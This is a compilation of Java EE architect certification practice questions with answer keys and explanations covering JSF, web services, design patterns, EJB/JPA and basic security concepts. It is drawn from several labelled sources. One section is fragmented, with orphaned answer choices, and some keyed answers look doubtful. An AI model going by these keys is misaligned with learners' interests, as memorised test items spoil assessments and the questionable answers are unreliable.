Option D is incorrect as JSF cannot reduce processing times.

Option B is not advisable as it may mean that the customer has to upload tens of files which would lead to user dissatisfaction.

Option A may lead to loss of business or providing an alternative solution which could be costlier. It is very easy to implement such requirements using Ajax and also improves usability of the website.

Question 2
You are architecting a new web based labor claim management application. Currently the users have a Java Swing-based application running on their local PCs, and you want to implement the new web-based solution with a GUI that is similar to their desktop application. Once the users have filled in their hours then you must send the details to central labour system through a Web service.

What of the following technologies would be required for building this application? (Choose two.)
Choose at least one answer.

a. JAX-WS
b. JMS
c. JSSE
d. JCE
e. JSF

Options A and E are correct.

UI can be built using JSF and the web service may be invoked through a JAX-WS client.

Options B, C and D are incorrect because they are not indicated by the requirements.

The Java Message Service (JMS) API is an API for accessing enterprise messaging systems. The Java Message Service makes it easy to write business applications that asynchronously send and receive critical business data and events. It defines a common enterprise messaging API that is designed to be easily and efficiently supported by a wide range of enterprise messaging products. It supports both message queueing and publish-subscribe styles of messaging.

The Java Secure Socket Extension (JSSE) enables secure Internet communications. It provides a framework and an implementation for a Java version of the SSL and TLS protocols and includes functionality for data encryption, server authentication, message integrity, and optional client authentication. Using JSSE, developers can provide for the secure passage of data between a client and a server running any application protocol, such as Hypertext Transfer Protocol (HTTP), Telnet, or FTP, over TCP/IP.

The Java Cryptography Extension (JCE) provides a framework and implementations for encryption, key generation and key agreement, and Message Authentication Code (MAC) algorithms. Support for encryption includes symmetric, asymmetric, block and stream ciphers.

Question 3

You are currently designing your own Desktop Publishing application, as you have not found any existing application that does exactly what you want. As part of the design, you are using a Controller to which you send all GUI requests. Not all objects can process the same commands.

For example, you cannot select the spell check tool when an image has the focus. To stop any possible errors, you would like to filter out some of the messages as they are passed from these objects to the Controller object. What pattern could you use?

Choose one answer.

a. Firewall
b. Proxy
c. Adapter
d. Observer
e. Chain of Responsibility
f. Filter

Choice B is correct.

Firewall and Filter are not design patterns. In this scenario, what you are essentially trying to do is filter all packets that do not meet a certain set of requirements. This behavior is just like a Proxy server dropping packets from certain IP address etc.

Proxy - (GOF 207): "Provide a surrogate or placeholder for another object to control access to it."

The other patterns:

Adapter - (GOF 139):"Convert the interface of a class into another interface clients expect. Adapter lets classes work together that couldn't otherwise because of incompatible interfaces."

Observer - (GOF 293):"Define a one-to-many dependency between objects so that when one object changes state, all its dependents are notified and updated automatically."

Chain of Responsibility - (GOF 223):"Avoid coupling the sender of a request to its receiver by giving more than one object a chance to handle the request. Chain the receiving objects and pass the request along the chain until an object handles it."

Question 4
The current application has been built using JSF & a custom persistence framework. You have been approached to expose some of the data as a EJB to another J2EE application. You may need to access multiple business objects to provide the data.

Which of the following design patterns best fits the situation?
Choose one answer.
a. Application service
b. Session Facade
c. Service To worker
d. Business Delegate
Option B is correct.

See description of patterns.
Application Service - Application Service centralizes and aggregates behavior to provide a uniform service layer to the business tier services. An Application Service might interact with other services or Business Objects. An Application Service can invoke other Application Services and thus create a layer of services in your application.

Session Facade - Session Facade provides coarse-grained services to the clients by hiding the complexities of the business service interactions. A Session Facade might invoke several Application Service implementations or Business Objects. A Session Facade can also encapsulate a Value List Handler.

The Service to Worker pattern, like the Dispatcher View pattern, describes a common combination of other patterns from the catalog. Both of these macro patterns describe the combination of a controller and dispatcher with views and helpers. While describing this common structure, they emphasize related but different usage of patterns. Both of these patterns differ in division of labour among components(Controller, Dispatcher and View).

In Dispatcher View content retrieval is done by View and in case of Service To worker content retrieval is done by controller.

Business Delegate - Business Delegate reduces coupling between remote tiers and provides an entry point for accessing remote services in the business tier. A Business Delegate might also cache data as necessary to improve performance. A Business Delegate encapsulates a Session Facade and maintains a one-to-one relationship with that Session Facade. An Application Service uses a Business Delegate to invoke a Session Facade.

Question 5
It is a characteristic of being able to assign a different behavior or value in a subclass, to something that was declared in a parent class. What does this statement describe?

Choose one answer.

a. Inheritance
b. Abstraction
c. Encapsulation
d. Polymorphism

The statement describes Polymorphism. So, Option D is correct.

Polymorphism is a characteristic of being able to assign a different behavior or value in a subclass, to something that was declared in a parent class.

For example, a method can be declared in a parent class, but each subclass can have a different implementation of that method.

Inheritance is the ability of objects in Java to inherit properties and methods of other objects.

An abstraction denotes the essential characteristics of an object that distinguish it from all other kinds of object and thus provide crisply defined conceptual boundaries, relative to the perspective of the viewer."

Encapsulation (also information hiding) consists of separating the external aspects of an object which are accessible to other objects, from the internal implementation details of the object, which are hidden from other objects.

Question 6

What is the difference between Maintainability and Manageability in Software Engineering?

Choose one answer.

a. Manageability is the ability to correct flaws in the system whereas maintainability is the ability to ensure the continued health of the system.
b. Maintainability is the ability to correct flaws in the system whereas manageability is the ability to ensure the continued health of the system.
c. Maintainability deals with ensuring that the system is always reliable and accessible whereas manageability deals with the ability to add functionality to the system.
d. They are both the same.

Choice B is correct.

Maintainability (Cade 8) "is the ability to correct flaws in the existing system without impacting other components of the system" and Manageability (Cade 9) "is the ability to manage the system to ensure the continued health of a system with respect to scalability, reliability, availability, performance and security." Hence, choice B is correct.

The definitions in choice A are in the reverse order and are incorrect in choice C.

Choice D says that the two non-functional requirements refer to the same thing.

Hence, choices A, C and D are all incorrect.

Question 7

You are providing technical support for a supply chain product that your company (Company X) has sold to another company (Company Y). Whilst working on Company Y's site you need to run a simulation on Company X's network. This will involve securely connecting part of Company X's network to part of Company Y's network.

How should you do this?

Choose one answer.

a. Create a DMZ between the two networks.
b. Create a VPN between the two networks.
c. Create a secure network connection between the two networks by using a combination of Java sockets and JSSE.
d. This is not possible, as the corporate firewalls would block this.

Choice B is the correct answer.

Create a VPN between the two networks. Virtual Private Network - VPN - is a solution for securely connecting two networks that are in geographically different locations. A VPN will use a variety of different encryption and authentication techniques to ensure that data confidentiality is maintained.

Choice C would not work. You are not trying to communicate with one Java program running on Company X's network and one running on Company Y's network; instead you need to connect the networks.

A DMZ is the zone between two firewalls.

Question 8

Which of the following is FALSE about StAX?

Choose one answer.

a. It is Push-type parser
b. It is Pull-type parser
c. It is bi-directional API
d. Streaming based API.

Option A is correct.

StAX provides a standard, bidirectional pull parser interface for streaming XML processing, offering a simpler programming model than SAX and more efficient memory management than DOM.

StAX enables developers to parse and modify XML streams as events, and to extend XML information models to allow application-specific additions.

Below is an excerpt from Java EE tutorial.

Streaming refers to a programming model in which XML infosets are transmitted and parsed serially at application runtime.Stream-based parsers can start generating output immediately, and infoset elements can be discarded and garbage collected immediately after they are used.Streaming models for XML processing are particularly useful when your application has strict memory limitations, as with a cell phone running J2ME, or when your application needs to simultaneously process several requests, as with an application server. Streaming pull parsing refers to a programming model in which a client application calls methods on an XML parsing library when it needs to interact with an XML infoset; that is, the client only gets (pulls) XML data when it explicitly asks for it. Streaming push parsing refers to a programming model in which an XML parser sends (pushes) XML data to the client as the parser encounters elements in an XML infoset; that is, the parser sends the data whether or not the client is ready to use it at that time.

Question 9

You are the lead architect for a project that will require you interfacing with existing CORBA systems. You are planning to use Java IDL to integrate with these other systems. Which of the following statements about Java IDL are true? Select two choices.

Choose at least one answer.

a. Allows Java to use CORBA.
b. Should be used when most of your new Java applications will be entirely Java based.
c. Should be used if you have already been using CORBA for a while and wish to carry on with some CORBA systems.
d. Java IDL has nothing to do with CORBA. To communicate with CORBA you will need to use JNI (Java native interface) and J2C (Java 2 CORBA).
e. Same as D expect you won't need to use JNI.
f. Java IDL should be used when servicing messaging requests from CORBA clients.

Choices A and C are correct.

The following is taken from: http://java.sun.com/j2se/1.3/docs/guide/idl/index.html

Java IDL adds CORBA (Common Object Request Broker Architecture) capability to the Java platform, providing standards-based interoperability and connectivity.

Java IDL enables distributed Web-enabled Java applications to transparently invoke operations on remote network services using the industry standard IDL (Object Management Group Interface Definition Language) and IIOP (Internet Inter-ORB Protocol) defined by the Object Management Group. Runtime components include Java ORB for distributed computing using IIOP communication.

Choice B is incorrect because you should use RMI-IIOP instead of Java IDL.

Choices D and E are not true as Java IDL adds CORBA capability to the Java platform.

Choice F is incorrect because Java IDL should not be used when servicing requests from CORBA clients and the reference to messaging is a red herring.

Question 10

Which of the following is NOT a part of a typical JSF application?

Choose one answer.

a. web.xml
b. Backing Beans
c. JSP pages
d. validations.xml

Option D is correct.

validations.xml is not part of JSF.

A typical JSF application contains

- A set of JSP pages (although you are not limited to using JSP pages as your presentation technology)
- A set of backing beans, which are JavaBeans components that define properties and functions for UI components on a page
- An application configuration resource file, which defines page navigation rules and configures beans and other custom objects, such as custom components. Usually named faces-config.xml
- A deployment descriptor (a web.xml file)

- Possibly a set of custom objects created by the application developer. These objects might include custom components, validators, converters, or listeners.
- A set of custom tags for representing custom objects on the page

Question 11

You are building a real-time web based system with high usage and high volumes of transactions. Which of the following technologies would you choose? Select three choices.

Choose at least one answer.

a. MDB
b. Swing GUI controls
c. JSP
d. EJB3 Entities
e. Stateless Session Beans
f. Java Cryptography Extension (JCE)

Options C, D and E are correct.

Application can be built using JSP for UI, stateless session beans for business services and EJB3 entities for persistence.

Option A is incorrect because it is a real-time system, and MDBs are asynchronous.

Option B is incorrect because the requirement is for a web based application.

Option F is incorrect because nothing is mentioned about security requirements.

The Java Cryptography Extension (JCE) provides a framework and implementations for encryption, key generation and key agreement, and Message Authentication Code (MAC) algorithms.

Question 12

It provides a convenient way to bind an XML schema to a representation in Java code. This makes it easy for you to incorporate XML data and processing functions in applications based on Java technology without having to know much about XML itself. Which of the following is the API described above?

Choose one answer.

a. JAXR
b. JAXB
c. JAXP
d. SAAJ

Option B is correct.

JAXB - Java Architecture for XML Binding (JAXB) provides a convenient way to bind an XML schema to a representation in Java code. This makes it easy for you to incorporate XML data and processing functions in applications based on Java technology without having to know much about XML itself.

SAAJ - The SOAP with Attachments API for Java (SAAJ) provides a standard way to send XML documents over the Internet from the Java platform. SAAJ 1.3 EA (with support for SOAP 1.2) is shipped in Java WSDP 2.0.

JAXR - The Java API for XML Registries (JAXR) provides a uniform and standard Java API for

accessing different kinds of XML Registries. An XML registry is an enabling infrastructure for building, deploying, and discovering Web services.

JAXP - The Java API for XML Processing (JAXP) enables applications to parse, transform, validate and query XML documents using an API that is independent of a particular XML processor implementation. JAXP provides a pluggability layer to enable vendors to provide their own implementations without introducing dependencies in application code.

Question 13

EJB 3.0 offers simplified entity programming model. Which of the following describe these new simplified features with regard to EJB 3.0 and Java Persistence API? Select three choices.

Choose at least one answer.

a. In EJB 3.0, persistent fields must be identified through deployment descriptor.
b. The persistent state of an entity is represented either by its persistent fields or persistent properties.
c. For an EJB 3.0 entity, you no longer need to code interfaces such as LocalAddressHome and LocalAddress.
d. In the Java Persistence API, you do not not need to provide an XML descriptor to specify an entity's primary key.
e. Java Persistence API is simplified by removing support for complex relationships between Entities.

Options B, C and D are correct.

Java Entity is a POJO class but not an EJB, so it does not require any Local/Home interfaces. Entities may either use persistent fields or persistent properties.

If the mapping annotations are applied to the entity's instance variables, the entity uses persistent fields.

If the mapping annotations are applied to the entity's getter methods for JavaBeans-style properties, the entity uses persistent properties. You cannot apply mapping annotations to both fields and properties in a single entity.

Simple primary keys use the javax.persistence.Id annotation to denote the primary key property or field. Composite primary keys are denoted using the javax.persistence.EmbeddedId and javax.persistence.Id Class annotations.

Option A is incorrect because this was for EJB 2.1.

In the Java Persistence API, you no longer need to provide a deployment descriptor.

Option E is incorrect as it is incorrect statement. JPA supports complex relationships between Entities.

Question 14

Given the following architectural system specification, how would you secure it?

Company web server -5 Office machines -2 Development servers. The company web server needs to serve pages to remote users and office machines need access to the internet.

Choose one answer.

a. Place a firewall around all machines.
b. Place the web server behind an outer firewall and all other office machines and development servers behind an inner firewall.
c. Put the web server in front of an outer firewall, the office machines behind the outer firewall and the development servers behind an inner firewall.

d. Put the web server and development servers behind an outer firewall and all other office machines behind an inner firewall.
e. Put a firewall around the development servers.

Choice B is the correct answer.

Given the above architectural system specification you should secure it by creating a DMZ that contains the company web server.

You should put machines that provide services to Internet clients in the DMZ and the office machines and development servers behind an inner firewall.

You would then configure a proxy server in the DMZ to forward the requests from the office machines to the Internet.

Question 15

You have received an email from your Bank about a new campaign where you could win 5000$ prize in case you immediately login into the internet banking site. Email also provides url to the internet banking site. On closer observation you see that it differs from the normal URL that you use. Which of the following best describes the situation?

Choose one answer.

a. Denial of Service
b. Man-in-the-Middle Attacks
c. Cross-site scripting
d. Phishing.

Option D is correct.This is an example of phishing.

A Denial-of-Service attack (also DoS attack) is an attack on a computer system or network that causes a loss of service to users. Usually it is realized through consuming all of the bandwidth available to the victim network or by overloading the computational resources of the victim system. It can be prevented by using Service Request Queue technique - limiting the number of concurrent requests one application can get while queuing all excess requests.

A Man-in-the-Middle (MitM) attack is a technique where an attack intercepts another user's session, inspects its contents and tries to modify its data or otherwise use it for malicious purposes. Measures to prevent these attachs are to use encryption of sensitive data and prevent the data being read. Some examples are using SSL, avoiding Frames/IFrames, avoid URL rewriting (SessionId is exposed).

Cross Site Scripting (XSS) is a type of computer security exploit where information from one context, where it is not trusted, can be inserted into another context, where it actually is trusted. From the trusted context, attacks can be launched.

Cross site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click on this link from another website, instant message, or simply just reading a web board or email message.

Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on. After the

data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website.

Some of the measures to prevent it : encode the data on the generated pages, escape user input (special characters,tags), validate user input(maximum length) using Frameworks like Struts Validator, users disable javascript, avoid using Frames/IFrames.

Phishing is an attempt to criminally and fraudulently acquire sensitive information, such as usernames, passwords and credit card details, by masquerading as a trustworthy entity in an electronic communication. Phishing is a social engineering technique to fool users.

Questions from PASS4TEST

NO.1 An online sporting goods store's web application uses HTTPSession to store shopping carts. When the application is initially deployed, the business plan predicts only a few customers will access the site. Over time, the store projects a steady increase in volume. The deployment plan calls for a single web container in the initial deployment. As demand increases, the plan calls for multiple web containers on separate hardware with clustered HTTPSession objects. Which two principles will help the application meet the requirements and optimize performance? (Choose two.)
A. The application should store as much as possible in HTTPSession objects.
B. The application should NOT make frequent updates to HTTPSession objects.
C. The application should make coarse-grained updates to HTTPSession objects.
D. The application should create new HTTPSession objects instead of updating existing objects.
Answer: B,C

NO.2 You are architecting an online ordering application with these requirements: Users access the system over the Internet using HTML.
An email message is sent to the user confirming the order. Users must log in and are validated using LDAP. The product catalog is stored in a relational database. All orders are logged to the internal fulfillment system. Orders must not be lost.
Which Java EE technology should be used to send orders to the fulfillment system?
A. JNDI
B. JMS
C. JAX-WS
D. RMI-IIOP
Answer: B

NO.3 Which three are parts of a SOAP message? (Choose three.)
A. SOAP body
B. SOAP endpoint
C. SOAP headers
D. SOAP handlers
E. SOAP attachments
Answer: A,C,E

NO.4 You are writing a utility that searches for existing web services provided by large companies through UDDI. Your web site allows the user to input search criteria using event-driven, state managed GUI screens, performs the search, and displays them in a formatted HTML page.
Which technologies would you use for this application?
A. JSP and JAXB
B. JSF and JAXR
C. JSF and JAX-WS
D. JSP and JAX-WS
Answer: B

NO.5 What are two capabilities of the Abstract Factory pattern? (Choose two.)

A. Creates whole-part hierarchies
B. Creates families of related objects
C. Enforces dependencies between concrete classes
D. Specifies the types of objects to create using a sample instance
E. Separates the construction of a complex object from its representation
Answer: B,C

NO.6 You are asked to architect an SOA solution that leverages Java web services. The architecture needs to be flexible and allow for the SOAP 1.1, SOAP 1.2, and REST implementations. Which Java EE technology should you use?
A. JAXP
B. JAXB
C. JAX-WS
D. JAX-RPC
Answer: C

NO.7 You are integrating with a single legacy Enterprise Information System. You are interested in the transaction management capabilities of the Java Connector Architecture. This new system needs the capability to invoke multiple operations against this single legacy system. These operations succeed together or fail together as a group. To which minimum level of transaction management are you going to set your resource adapter?
A. No transaction
B. Local transaction
C. Distributed transaction
D. Container Managed transaction
Answer: B

NO.8 A Java web component, EJB component, or another web service can be a client to a web service. Which Java API can the client use to access the web service through a Service Endpoint Interface?
A. JAXB
B. JAXR
C. JDBC
D. JAX-WS
Answer: D

NO.9 A teenage fashion web site, includes a set of pages for displaying and browsing their catalog, as well as pages for making fashion suggestions that also display tables of catalog entries.
Currently, the JSP code uses scriptlets that perform database SELECT statements and format the results in HTML tables. You have been hired to help reduce the maintenance overhead when either the look is modified or the database schema changes. Which two patterns, used together, do you apply to reduce this maintenance overhead? (Choose two.)
A. View Helper
B. Front Controller
C. Composite View
D. Data Access Object
Answer: A,D

NO.10 A stock trading company is writing a new application for stock market forecasting. A significant portion of the work required by the business logic involves navigating through the persistent object model. As lead architect on this project, you have chosen JPA over EJB2 entity beans to implement these persistent objects. You have done this to maximize performance when navigating through the model.
Why does JPA offer better performance for this task.?
A. JPA guarantees referential integrity at the object level.
B. JPA allows the application to specify lazy or eager retrievals.
C. JPA simplifies the source code that implements the object model.
D. The guaranteed referential integrity in EJB2 entity beans is expensive.
Answer: B

NO.11 A new security feature has been requested for an existing web application with the Following requirements:
All requests must be logged to a secure database. Each request must be time-stamped with the start and completion times. Each request must contain the IP address of the client that made the request. Which pattern is most applicable for this new feature?
A. Strategy
B. Front Controller
C. Abstract Factory
D. Intercepting Filter
E. Model View Controller
Answer: D

NO.12 An application needs to invoke a service on a remote system over a low latency connection, and then wait for a response. Which two are best for this type of invocation? (Choose two.)
A. JMS topic
B. JMS queue
C. RMI over IIOP
D. synchronous web service
E. asynchronous web service
Answer: C,D

NO.13 Your web application requires access to several different services, so you created a Service Locator class to be used by the UI developers on the team. New services with different interfaces are occasionally added. Unfortunately, the caching benefits of the Service Locator class are NOT being realized because a new instance of this class is being created in every backing bean method that requires a service. Which pattern should you apply to eliminate this problem?
A. Bridge
B. Singleton
C. Prototype
D. Factory Method
E. Business Delegate
Answer: B

NO.14 With the release of a new product line, there has been a significant increase in the

volume of transactions on your web site. You need to scale your application and manage session failover. What is the best option for scalability?
A. Add additional web servers and application servers
B. Introduce a High Availability pair and utilize sticky sessions
C. Add additional application servers and implement DNS round robin
D. Add additional application servers and use clustered HttpSession
Answer: D

NO.15 A company has a web service that provides the most recent price for stocks, mutual funds, and commodities. The company has the only web service that allows a person to check prices on all three financial assets with one call. Its system does not store this information but sends individual calls to each of the primary vendors for an asset and then aggregates the response to the requester. The company has committed to support a non-functional requirement (NFR) for performance that states it must process all requests within three seconds and each of the three vendors is obligated to support the NFR as dictated by the company. Where, in the message flow, is it appropriate to measure whether all the NFRs are met?
A. when a request is received and a response is sent to the requester
B. when a request is received, first call to vendor, last response from vendors, response is sent to a requester
C. when a requester sends a request, the request is received, each call to vendor, each response from vendor, requester receives response
D. when a request is received, each call to vendor, each response from a vendor, a response is sent to a requester
Answer: D

NO.16 What are two benefits of using the Value List Handler pattern? (Choose two.)
A. Improves network performance
B. Facilitates exposing existing services
C. Provides an alternative to potentially inefficient EJB finders
D. Facilitates post-processing across heterogeneous requests
E. Provides a mechanism to support shared elements of composite views
Answer: A,C

NO.17 What is an advantage of XML over HTTP, as compared to SOAP over HTTP, for web services?
A. Guaranteed delivery
B. More security options
C. Smaller message size
D. Strongly typed parameters
Answer: C

NO.18 Your new architecture needs to access the business logic of an Enterprise Information Solution (EIS). What are three benefits of using the Java Connector Architecture to connect to EIS instead of implementing a proprietary solution? (Choose three.)
A. Security
B. Performance
C. Loose coupling

D. Connection pooling
E. Common Client Interface
Answer: A,D,E

NO.19 A developer creates a Java web service to be used by consumers in an SOA. This SOA uses a UDDI service registry. How can the developer make the new service available to consumers?
A. Deploy to the registry using JAXR
B. Publish to the registry using JAXR
C. Query the registry using JAX-RPC
D. Target the registry using JAX-RPC
Answer: B

NO.20 What are the three primary roles in a web service interaction? (Choose three.)
A. Broker
B. Facade
C. Provider
D. Decorator
E. Requestor
F. Interceptor
Answer: A,C,E

Questions from Chapter 1 of "Oracle Certified Master, Java Ee Enterprise Architect Practice Guide" de Amritendu De

OBJECTIVE: *Explain the main advantages of an object-oriented approach to system design including the effect of encapsulation, inheritance, and use of interfaces on architectural characteristics.*

Q1. *A class DynamicArray implementing an extendable array of objects has a method insertElementAt which inserts elements at specified index. The class Queue allows insert operations at the rear. If class Queue inherits class DynamicArray, which design principle is violated?*

Answer choices: (Select best answer)

A. *Single responsibility principle*
B. *Dependency inversion principle*
C. *Open closed principle*
D. *Liskov substitution principle*

A. *Interface segregation principle*
B. *Dependency inversion principle*
C. *Open closed principle*
D. *Liskov substitution principle*

Q5. *A concrete class Certificate changes frequently. If you wish to inherit Certificate, which design principle will be violated?*

Answer choices: (Select best answer)

A. *Interface segregation principle*
B. *Dependency inversion principle*
C. *Open closed principle*
D. *Liskov substitution principle*

OBJECTIVE: *Describe how the principle of "Separation of Concerns" has been applied to the main system tiers of a Java Platform, Enterprise Edition application. Tiers include client (both GUI and web), web (web container), business (EJB container), integration, and resource tiers.*

Q1. *An application page is required to have a functionality to hide a section of a page on click of a button and show the section again on another click. You plan to implement the functionality using scripting technology. Which tier would this portion of the code be based on?*

Q2. *A class Store Manager is designed to manage employee, attend customers, clean store and manage funds. However, the store has staff, cashier and cleaners. Which of the following design principle is violated?*

Answer choices: (Select best answer)

A. *Single responsibility principle*
B. *Dependency inversion principle*
C. *Open closed principle*
D. *Liskov substitution principle*

Q3. *You are extending an abstract class Controller from a 3rd party library by implementing some of the abstract methods. Which of the following design principle is followed?*

Answer choices: (Select best answer)

A. *Single responsibility principle*
B. *Dependency inversion principle*
C. *Open closed principle*
D. *Liskov substitution principle*

Q4. *A class Order has three methods – preOrder, processOrder and postOrder. PreOrder and PostOrder classes use the Order class. If postOrder method changes PreOrder class remains affected. Which of the following design principle is violated?*

Answer choices: (Select best answer)

Questions from Chapter 6 (web tier) of "Oracle Certified Master, Java Ee Enterprise Architect Practice Guide" de Amritendu De

Questions

OBJECTIVE: *State benefits and drawbacks of adopting a web framework in designing a Java EE application.*

Q1. *Which of the following are benefits of adopting a web framework?*

Answer choices: (Select 2)

A. *Automate session management*
B. *Enables UI templating*
C. *Disable code reuse*
D. *Disable security*

Q2. *Which of the following are drawbacks of using a web framework?*

Answer choices: (Select 2)

A. *Skills upgrade may be at a cost*
B. *Choosing between many choices is difficult*
C. *Performance is better*
D. *Clear direction to choose a framework*

Q3. *You have to support both mobile phones and browser clients in the application being developed. Which technology would you choose?*

Answer choices: (Select best answer)

A. *JSP*
B. *JSP with EL*
C. *JSF*
D. *JSP with JSTL*

Q4. *You have to access the existing inventory system using web services. Which type of architecture will you suggest?*

Answer choices: (Select best answer)

A. *JSP with stateless session beans*
B. *JSF with stateless session beans*
C. *JSF with JAX-WS*
D. *JSF with JMS*

Q5. *You have an existing application written using an earlier version of JEE platform. The client wishes to improve the maintainability of the application. Which strategy would you suggest?*

Answer choices: (Select best answer)

A. *Rewrite using JSF, EJB and JPA*
B. *Rewrite using JSP, EJB and JPA*
C. *Apply best practices on existing application*
D. *Rewrite using JSF, JMS, EJB and JPA*

OBJECTIVE: *Explain standard uses for JSP pages and servlets in a typical Java EE application.*

Q1. *You are thinking of recommending Java Server Pages as the presentation tier technology. Which of the following key features would you recommend?*

Answer choices: (Select 3)

A. *Template content*
B. *Static content*
C. *Ability to extend tags*
D. *Scripting elements*

Q2. *You are convincing the client that JSP technology can be hosted on any platform, run on any web server or a Java EE application server and accessed from any web browser. Which benefit of JSP is being talked about?*

Answer choices: (Select best answer)

A. *Tool support*
B. *Write once, run anywhere*

C. *Tag library reuse*
D. *Separation of web developer and web designer roles*

Q3. *You want to emphasize on the use of JSP technology as the choice of presentation tier technology. Which of the following benefits will you highlight?*

Answer choices: (Select 3)

A. *Support for expressions, scripting and actions*
B. *Always the choice for front-end technology*
C. *Separation of dynamic and static content*
D. *Reuse of components and tag libraries*

Q4. *You are making a note of the available options when a JSP page is compiled. Which of the following options will you note?*

Answer choices: (Select 2)

A. *On first request*
B. *On every request*
C. *At deployment time*
D. *During server startup*

Q5. *You are in a meeting where discussion is based on the use of tag libraries. Which of the following points will you make?*

Answer choices: (Select 3)

A. *Custom actions*
B. *Static content*
C. *Listener classes*
D. *Validation*

Q6. *Which of the following technologies are competitive technologies of Java Servlet technology?*

Answer choices: (Select 3)

A. *CGI*
B. *JSP*
C. *Netscape Server API*
D. *Apache Modules*

Q7. *Which of the following Servlet lifecycle methods are executed once?*

Answer choices: (Select 2)

A. *init*
B. *service*
C. *destroy*
D. *doGet*

Q8. *Your application design requires a pool of servlet instances. Which interface should you inherit to force this property?*

Answer choices: (Select best answer)

A. *SingleThreadModel*
B. *MultipleThreadModel*
C. *No interface*
D. *SingleProcessModel*

Q9. *Which of the following are exceptions thrown by a Servlet?*

Answer choices: (Select 2)

A. *ServletException*
B. *UnavailableException*
C. *ServletUnavailableException*
D. *ServletError*

Q10. *Which of the following are session tracking mechanisms?*

Answer choices: (Select best answer)

A. *Cookies*
B. *URL rewriting*
C. *HTTPSession*
D. *Form fields*

OBJECTIVE: *Explain standard uses for JavaServer Faces components in a typical Java EE application.*

Q1. *You are discussing the key features of JSF with your team. Which points will you highlight?*

Answer choices: (Select 3)

A. Reuse existing UI components

B. Manages UI state across requests

C. Custom UI components difficult to build

D. Easy development of custom UI components

Q2. *You are negotiating with the client about the challenges associated with the web applications and how JSF addresses those challenges. Which points will you discuss?*

Answer choices: (Select 3)

A. Support form processing

B. Validation

C. No event model

D. Error handling

Q3. *You are discussing the roles that a JSF developer plays. Which of the following roles are valid?*

Answer choices: (Select 3)

A. Page author

B. Application architect

C. Component writer

D. Tool provider

Q4. *Which of the following are different scenarios that occur in a JSF application?*

Answer choices: (Select 3)

A. Non-faces request generates faces response

B. Faces request generates faces response

C. Faces request generates non-faces response

D. Non-faces request generates non-faces response

Q5. *Which phase of JSF life cycle builds the view of the page, wires event handlers and validators?*

Answer choices: (Select best answer)

A. Restore view

B. Apply request values

C. *Invoke application*
D. *Render response*

Q6. *Which phase of JSF life cycle uses the decode method to extract new value from the request parameters?*

Answer choices: (Select best answer)

A. *Restore view*
B. *Apply request values*
C. *Invoke application*
D. *Render response*

Q7. *Which phase of JSF life cycle processes all validators registered in the component tree?*

Answer choices: (Select best answer)

A. *Restore view*
B. *Apply request values*
C. *Process validations*
D. *Render response*

Q8. *Which phase of JSF life cycle walks the component tree and sets the corresponding server-side properties to local value?*

Answer choices: (Select best answer)

A. *Update model values*
B. *Apply request values*
C. *Process validations*
D. *Render response*

Q9. *Which phase of JSF life cycle handles application-level events?*

Answer choices: (Select best answer)

A. *Update model values*
B. *Invoke applications*
C. *Process validations*
D. *Render response*

Q10. *Which phase of JSF life cycle renders the page?*

Answer choices: (Select best answer)

A. Update model values

B. Invoke applications

C. Process validations

D. Render response

OBJECTIVE: *Given a system requirements definition, explain and justify your rationale for choosing a web-centric or EJB-centric implementation to solve the requirements. Web-centric means that you are providing a solution that does not use EJB components. EJB-centric solution will require an application server that supports EJB components.*

Q1. *A large retail customer has a requirement for a complex transaction processing system with existing system integration. As an architect, what would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Q2. *You are the architect of a small B2C website where ease of development is the primary concern. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. EJB-centric system with external system

D. Web-centric system with no external system

Q3. *A banking system requires role based security for the mortgage website. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. EJB-centric system with no external system

B. Web-centric system with external system

C. *EJB-centric system with external system*
D. *Web-centric system with no external system*

Q4. *The development team does not have EJB skills. The website you are developing requires integration with an inventory system. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. *EJB-centric system with no external system*
B. *Web-centric system with external system*
C. *EJB-centric system with external system*
D. *Web-centric system with no external system*

Q5. *A back office system is required to update the details in a banking system. Which type of architecture would you recommend?*

Answer choices: (Select best answer)

A. *EJB-centric system with no external system*
B. *Web-centric system with external system*
C. *EJB-centric system with external system*
D. *Web-centric system with no external system*

Answers

OBJECTIVE: *State benefits and drawbacks of adopting a web framework in designing a Java EE application.*

Q1. *Which of the following are benefits of adopting a web framework?*

Answer choices: (Select 2)

A. *Automate session management*
B. *Enables UI templating*
C. *Disable code reuse*
D. *Disable security*

Correct Answer: A and B

Explanation: *Web frameworks help in implementing features such as action handlers, validators, transactions, security, automate session management and enables UI templates. It does promote code reuse and does not disable security. Hence options A and B are correct, and C and D are incorrect.*

Q2. *Which of the following are drawbacks of using a web framework?*

Answer choices: (Select 2)

A. *Skills upgrade may be at a cost*
B. *Choosing between many choices is difficult*
C. *Performance is better*
D. *Clear direction to choose a framework*

Correct Answer: A and B

Explanation: *The drawbacks of adopting a web framework include costly skill upgrade. Hence choosing between several web frameworks is difficult. There is a performance overhead and there is no clear direction in choosing a web framework. Sometimes a web framework may be overkill, and it may not be required. Hence options A and B are correct, and C and D are incorrect.*

Q 3. *You have to support both mobile phones and browser clients in the application being developed. Which technology would you choose?*

Answer choices: (Select best answer)

A. *JSP*

B. *JSP with EL*

C. *JSF*

D. *JSP with JSTL*

Correct Answer: C

Explanation: *A JSF-based architecture is preferred because the renderers support both mobile devices and browser clients. Hence option C is correct. The other options are invalid.*

Q 4. *You have to access the existing inventory system using web services. Which type of architecture will you suggest?*

Answer choices: (Select best answer)

A. *JSP with stateless session beans*

B. *JSF with stateless session beans*

C. *JSF with JAX-WS*

D. *JSF with JMS*

Correct Answer: C

Explanation: *A stateless session bean may not be required in the current context and JMS may not be required to access the web services. The best answer is option C, which uses JSF with JAX-WS technology to access the web service. The other options are incorrect.*

Q5. *You have an existing application written using an earlier version of JEE platform. The client wishes to improve the maintainability of the application. Which strategy would you suggest?*

Answer choices: (Select best answer)

A. *Rewrite using JSF, EJB and JPA*

B. *Rewrite using JSP, EJB and JPA*

C. *Apply best practices on existing application*

D. *Rewrite using JSF, JMS, EJB and JPA*

